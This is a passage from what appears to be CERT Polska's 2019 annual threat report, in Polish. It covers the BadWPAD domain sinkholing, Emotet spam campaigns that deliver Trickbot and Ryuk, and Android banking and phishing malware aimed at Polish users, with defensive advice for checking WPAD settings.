
Plik PAC na samym początku posiadał komentarz oznajmujący, że domeny zostały zarejestrowane w związku z projektem WPADblock.com. Adam Ziaja dokonał analizy zawartości pliku wpad.dat w poszczególnych latach na podstawie zaindeksowanej zawartości w archive.org[61]. Okazało się, że reguły zawarte w pliku PAC powodowały, że żądania do popularnych programów afiliacyjnych były rozwiązywane za pośrednictwem wskazanego proxy. Samo proxy zaś przekierowywało żądania pod link, zawierający identyfikator należący do właściciela domeny: `hxxps://www.booking.com/index.html?aid=1300873`.

Właściciel domen wpad.*.pl dobrowolnie przekazał je pod kontrolę NASK, zaś pozostałe regionalne i funkcjonalne domeny WPAD zostały bezterminowo zarejestrowane na rzecz NASK. Umożliwiło to nam przekierowanie ich na sinkhole i ocenę skali zagrożenia.

W okresie od 15 maja do 22 maja 2019 r. sinkhole CERT Polska zarejestrował 6,5 mln żądań HTTP z ok. 40 tys. unikalnych adresów IP. Na większości urządzeń wysyłających zapytania o domeny WPAD zainstalowany jest system operacyjny Windows, jednak część obserwowanych zapytań pochodzi również z systemu MacOS, na którym WPAD jest domyślnie wyłączony.

Czy jestem zagrożony?


Połączenia do zsinkholowanych domen są na bieżąco zapisywane i udostępniane dla administratorów sieci za pośrednictwem platformy n6[62]. Aby samodzielnie sprawdzić, czy mechanizm WPAD w systemie Windows jest włączony, należy wcisnąć kombinację Win+R, wpisać inetcpl.cpl i nacisnąć Enter, wchodząc tym samym w `Opcje internetowe`.



Rys. 46. *Zrzut ekranu ilustrujący sposób, w jaki można otworzyć okno ustawień połączenia internetowego, na przykładzie systemu Windows 10.*

Następnie należy przejść do zakładki `Połączenia` i wybrać przycisk `Ustawienia sieci LAN`. Jeśli opcja `Automatycznie wykryj ustawienia` jest zaznaczona, oznacza to, że mechanizm WPAD jest aktywny w systemie. Na komputerach przenośnych i domowych zalecane jest, aby opcja ta była wyłączona. Pozwala to zminimalizować ryzyko ataku typu Man-in-the-middle po podłączeniu komputera do potencjalnie niezaufanej sieci.

61. http://web.archive.org/web/20160316084421if/http://wpad.pl/wpad.dat
62. https://n6.cert.pl/



Rys. 47. *Zrzut ekranu wskazujący na opcje w ustawieniach połączenia internetowego, pozwalające na skonfigurowanie usługi WPAD, na przykładzie systemu Windows 10.*

Jeśli zaznaczona jest opcja `Użyj skryptu automatycznej konfiguracji`, a w polu Adres podany jest nieznany adres URL, może być to spowodowane infekcją złośliwym oprogramowaniem. W takiej sytuacji warto zgłosić incydent do CERT Polska, załączając podejrzany adres.

Warto również zweryfikować listę sufiksów DNS, szczególną uwagę zwracając na sufiksy składające się wyłącznie z ciągu `pl`, `com.pl`, `org.pl` itp. Listę można zweryfikować wciskając Win+R, wpisując cmd i wciskając Enter. Następnie w `Wierszu polecenia` należy wprowadzić komendę `ipconfig /all`.

Więcej szczegółów i zaleceń na temat BadWPAD można znaleźć w artykule na stronie CERT Polska: https://www.cert.pl/news/single/przejecie-domen-pl-zwiazanych-z-atakiem-badwpad/


Kampanie złośliwego oprogramowania Emotet

W 2019 r. Emotet był jedną z wyróżniających się rodzin złośliwego oprogramowania, pojawiając się regularnie w licznych kampaniach spamowych na całym świecie, wycelowanych również w polskich użytkowników internetu.

Emotet po raz pierwszy został zaobserwowany w 2014 r. jako modularny trojan bankowy[63], wymierzony w klientów niemieckich i austriackich banków. W kolejnych wersjach funkcje związane zarówno z wykradaniem haseł, jak i pieniędzy z kont zainfekowanych ofiar, były stopniowo rozbudowywane[64]. Jednak w 2017 r., w wersji czwartej oprogramowania, autorzy Emoteta postanowili porzucić moduł bankowy i skupić się na dalszym rozbudowywaniu botnetu za pośrednictwem m.in. modułu spamowego, a także wykradaniu maili i danych dostępowych do kont pocztowych z zaatakowanych komputerów.


63. https://blog.trendmicro.com/trendlabs-security-intelligence/new-banking-malware-uses-network-sniffing-for-data-theft/
64. https://securelist.com/analysis/publications/69560/the-banking-trojan-emotet-detailed-analysis/

Od tego momentu Emotet zaczął coraz częściej pojawiać się również w Polsce, początkowo w postaci złośliwych załączników dołączonych do fałszywych faktur[65]. Scenariusze kampanii z czasem ewoluowały aż do 2019 r., kiedy przestępcy zaczęli wykorzystywać wykradzioną wcześniej korespondencję ze skrzynek mailowych, aby uwiarygodnić treść rozsyłanych wiadomości.



Rys. 48. *Email wysłany przez Emotet, zawierający fragmenty wcześniejszej korespondencji ze skrzynki ofiary.*


Oprócz dołączenia treści dotychczasowej konwersacji Emotet dodatkowo fałszuje nagłówek "From" w rozsyłanych wiadomościach, tak aby wyglądał na pochodzący od zaufanego odbiorcy. Technika ta okazuje się być szczególnie skuteczna w przypadku korespondencji służbowej. Jednym z bardziej jaskrawych przykładów był incydent w spółkach mFinanse S.A. i PKO Leasing S.A. We wrześniu 2019 r. na skrzynki osób korespondujących z pracownikami tych firm zostały rozesłane fałszywe maile, które zawierały fragmenty poprzednich konwersacji[66].



Rys. 49. *Fragment emaila wysłanego przez Emotet (źródło: niebezpiecznik.pl).*

65. https://www.cert.pl/news/single/analiza-zlosliwego-oprogramowania-emotet-v4/
66. https://niebezpiecznik.pl/post/wyciek-danych-mfinanse-pko-leasing/

Do złośliwych wiadomości najczęściej dołączony był załącznik w postaci dokumentu Microsoft Word zawierającego złośliwe makro. W ramach makra uruchamiany był zakodowany w Base64, charakterystyczny dla Emoteta skrypt Powershell, zawierający zestaw adresów dystrybucyjnych, z których pobierany był Emotet. W pewnych przypadkach, aby utrudnić automatyczną analizę wiadomości, dokument był dodatkowo szyfrowany hasłem podanym w treści maila lub dystrybuowany jako link w treści wiadomości.




Rys. 50. *Konfiguracja złośliwego dokumentu rozsyłanego przez Emotet (źródło: mwdb.cert.pl).*

Działanie trojana nie ogranicza się jednak wyłącznie do propagacji i rozbudowy botnetu. Twórcy Emoteta przyjęli strategię Malware-as-a-Service, udostępniając odpłatnie botnet innym przestępcom i umożliwiając im instalację własnego złośliwego oprogramowania na przejętych komputerach. Emotet służył do dystrybucji takich trojanów bankowych, jak Trickbot, IcedID, Qakbot czy Gozi ISFB[67].

Trickbot dystrybuowany przez Emoteta jest odpowiedzialny m.in. za infekcje oprogramowaniem ransomware Ryuk[68]. Banker Trickbot, podobnie jak Emotet, charakteryzuje się modularną budową, oprócz webinjectów umożliwia również wykradanie informacji i dalszy rekonesans w obrębie zainfekowanej sieci. Na podstawie zgromadzonych danych przestępcy określali, czy ofiara będzie skłonna zapłacić duży okup i szyfrowali wybrane serwery za pomocą Ryuka.


Pod koniec 2019 r. zaobserwowaliśmy również dystrybucję bankera Gozi ISFB bezpośrednio za pośrednictwem złośliwych dokumentów, z pominięciem instalacji Emoteta.



Rys. 51. *Ekosystem wykorzystujący Emotet, Trickbot i Ryuk (źródło: Cybereason).*

67. https://blog.trendmicro.com/trendlabs-security-intelligence/exploring-emotet-examining-emotets-activities-infrastructure/
68. https://www.cybereason.com/blog/one-two-punch-emotet-trickbot-and-ryuk-steal-then-ransom-data

Kampanie Emoteta pojawiają się cyklicznie, poprzedzone okresami zaniku aktywności. W 2019 r. Emotet zaczął być aktywny w okolicach kwietnia i maja, by na przełomie czerwca i lipca całkowicie zniknąć. Po wakacyjnej przerwie powrócił w kampaniach ze zdwojoną siłą, by pod koniec roku ponownie przejść w tryb uśpienia[69]. Na poniższym wykresie przedstawiono udział unikalnych statycznych konfiguracji Emoteta zarejestrowanych przez CERT Polska w poszczególnych miesiącach, w zestawieniu z innymi popularnymi w Polsce rodzinami malware.



Rys. 52. *Częstotliwość obserwacji Emoteta na tle innych rodzin złośliwego oprogramowania. Opracowane na podstawie analiz z systemu MWDB.*

Trojan Emotet jest stale rozwijany przez autorów i wzbogacany o nowe techniki zaciemniania kodu czy usprawnienia w protokole komunikacji z C&C[70]. Przewidujemy, że oprogramowanie będzie szczególnie aktywne również w roku 2020.

Użyteczne linki

- https://paste.cryptolaemus.com/
- https://feodotracker.abuse.ch/
- Artykuł opisujący zmiany w wersji z początku 2020 r.: https://www.cert.pl/news/single/co-tam-u-ciebie-emoteciku/


Androidowe kampanie malware

Stale w polu zainteresowań przestępców pozostają użytkownicy urządzeń mobilnych. Uzyskanie kontroli nad telefonem ofiary otwiera atakującemu drogę do podjęcia dalszych działań. Począwszy od wykradania listy kontaktów, rejestru połączeń, skrzynki wiadomości, przez dostęp do mikrofonu, kamery czy lokalizacji urządzenia, skończywszy na pełnym dostępie do kont i bankowości ofiary. Poniżej opisujemy zaobserwowane w 2019 r. nowe kampanie złośliwego oprogramowania wymierzone w polskich użytkowników systemu Android. Wciąż obserwowaliśmy także powroty aplikacji znanych już z poprzedniego roku, choćby "Flaga Polski", o której pisaliśmy w Raporcie za rok 2018.

69. https://www.bleepingcomputer.com/news/security/emotet-malware-restarts-spam-attacks-after-holiday-break/
70. https://www.cert.pl/news/single/co-tam-u-ciebie-emoteciku/


Genialny Kredyt

Na początku maja pisaliśmy na naszym blogu o pojawieniu się w sieci witryny hxxps://genialnykredyt[.]eu[71]. Po wejściu na stronę użytkownik odnosił wrażenie, że ma do czynienia z typowym serwisem umożliwiającym zaciągnięcie tzw. "chwilówki". Wybór kwoty pożyczki oraz czasu kredytowania pozwalał na wyliczenie oprocentowania oraz całkowitego kosztu potencjalnego zobowiązania.



Rys. 53. *Strona główna serwisu genialnykredyt[.]eu.*


Niekompletna zawartość witryny, błędy językowe, jak również działania polegające na maskowaniu tożsamości i podszywaniu się pod inny podmiot wykazały, że strona mogła stanowić element zorganizowanej kampanii, której celem było przechwycenie danych osobowych internautów zainteresowanych pożyczką. Na serwerze, poza szkodliwą witryną, umieszczona była w tzw. "głębokim ukryciu" aplikacja przeznaczona dla użytkowników urządzeń z systemem Android. Ponieważ narzędzie pochodziło spoza oficjalnego sklepu Google, instalacja wymagała od użytkownika zgody na dodawanie pakietów z niezaufanych źródeł. Przeprowadzona analiza narzędzia ujawniła jego złośliwe działanie. W momencie uruchomienia aplikacja wnioskowała o przydzielenie dwóch niebezpiecznych uprawnień: zgody na dostęp do wiadomości SMS oraz nawiązywania połączeń telefonicznych. Brak udzielenia zgody skutkował zakończeniem działania aplikacji.




Rys. 54. *Uprawnienia, o które ubiegała się aplikacja przy pierwszym uruchomieniu.*

71. https://www.cert.pl/news/single/ciekawe-techniki-wyludzania-danych-w-sieci/

Z chwilą nadania uprawnień, złośliwe narzędzie dokonywało próby gromadzenia informacji o nazwie urządzenia, identyfikatorze IMEI, zawartości skrzynki SMS i rejestrze połączeń, by następnie przesłać je w nieszyfrowanej postaci do zewnętrznego serwera. W tym czasie atakowany użytkownik widział na swoim urządzeniu ekran powitalny uruchamianej aplikacji. Kolejnym krokiem było wyświetlenie strony logowania do serwisu. Rola złośliwego narzędzia sprowadzała się głównie do bycia mobilnym interfejsem, umożliwiającym poruszanie się po witrynie genialnykredyt[.]eu. Rejestracja i zalogowanie w serwisie pozwalały uzyskać dostęp do formularza kredytowego.



Rys. 55. *Panel logowania do serwisu mobilnego.*




Rys. 56. *Fragment formularza kredytowego z widocznymi błędami językowymi.*

Przy każdej złośliwej kampanii powstaje pytanie o motywy towarzyszące jej powstaniu. Pozyskane dane osobowe mogą posłużyć np. do utworzenia fałszywego dowodu tożsamości. Ten z kolei mógłby zostać użyty do wyłudzenia rzeczywistego kredytu, chwilówki, czy otwarcia rachunku bankowego służącego działalności przestępczej. W połączeniu z aplikacją wykradającą wiadomości i rejestr połączeń mamy do czynienia z zestawem narzędzi pozwalającym na precyzyjne sprofilowanie ofiary.

Aktualizacja Flash

W drugiej połowie września w sieci pojawił się serwis dystrybuujący złośliwe oprogramowanie pod pozorem aktualizacji odtwarzacza Flash na urządzeniu. Hostowana pod adresem aktualizacja-poland-flash[.]pw witryna informowała użytkownika o przestarzałej wersji odtwarzacza, sugerując konieczność pobrania aktualizacji w celu wyświetlenia serwisu. Jak przy każdej aplikacji pochodzącej spoza Google Play, pobierany plik wymagał do instalacji wcześniejszego wyrażenia zgody na dodawanie aplikacji z nieznanych źródeł. Uruchomienie narzędzia infekowało urządzenie ofiary za pomocą trojana bankowego Anubis. Szkodliwy kod pozwalał m.in. wyświetlać nakładki wykradające dane logowania z aplikacji bankowych, odczytywać autoryzujące kody SMS i podszywać się pod sklep Google Play, wyłudzając dane właściciela karty[72].

72. https://sirt.pl/falszywa-aktualizacja-flash-player/




Rys. 57. *Witryna hostująca złośliwe oprogramowanie i widok instalatora po uruchomieniu (źródło: https://sirt.pl/content/images/2019/09/Pobieranie_instalacja.jpg).*

PayU

14 września w Polsce zaczęła obowiązywać dyrektywa PSD2 wprowadzająca szereg zmian w zakresie bezpieczeństwa usług płatniczych. Jedną z nich było zapewnienie wieloskładnikowego uwierzytelniania klienta w sytuacji logowania do rachunku[73]. Do wprowadzonych zmian zaczęli dostosowywać się atakujący, przygotowując podszywające się pod operatorów płatności panele phishingowe, dystrybuowane w formie aplikacji mobilnej. Złośliwe narzędzie pozwalało atakującym na wyłudzenie loginu, hasła oraz przesyłanego przez bank jednorazowego kodu uwierzytelniającego[74].

W niedługim czasie po wprowadzeniu regulacji, przestępcy, podszywając się pod operatora pocztowego InPost, rozsyłali wiadomości SMS z informacją o konieczności dokonania dopłaty do przesyłki. Link w wiadomości prowadził do pobrania złośliwego narzędzia podszywającego się pod aplikację PayU. Malware pozwalał wyłudzić imię, adres e-mail oraz numer telefonu atakowanej osoby, uzyskać uprawnienia do obsługi połączeń i SMS-ów, oraz wyświetlić fałszywą witrynę szybkich płatności. Podstawiony panel wykradał dane logowania ofiary, a nadane w aplikacji uprawnienia otwierały dostęp do przesyłanych przez bank kodów SMS[75]. W przypadku gdy przejęte dane stanowiły podstawę uwierzytelniania, atakujący mógł uzyskać dostęp do rachunku ofiary.



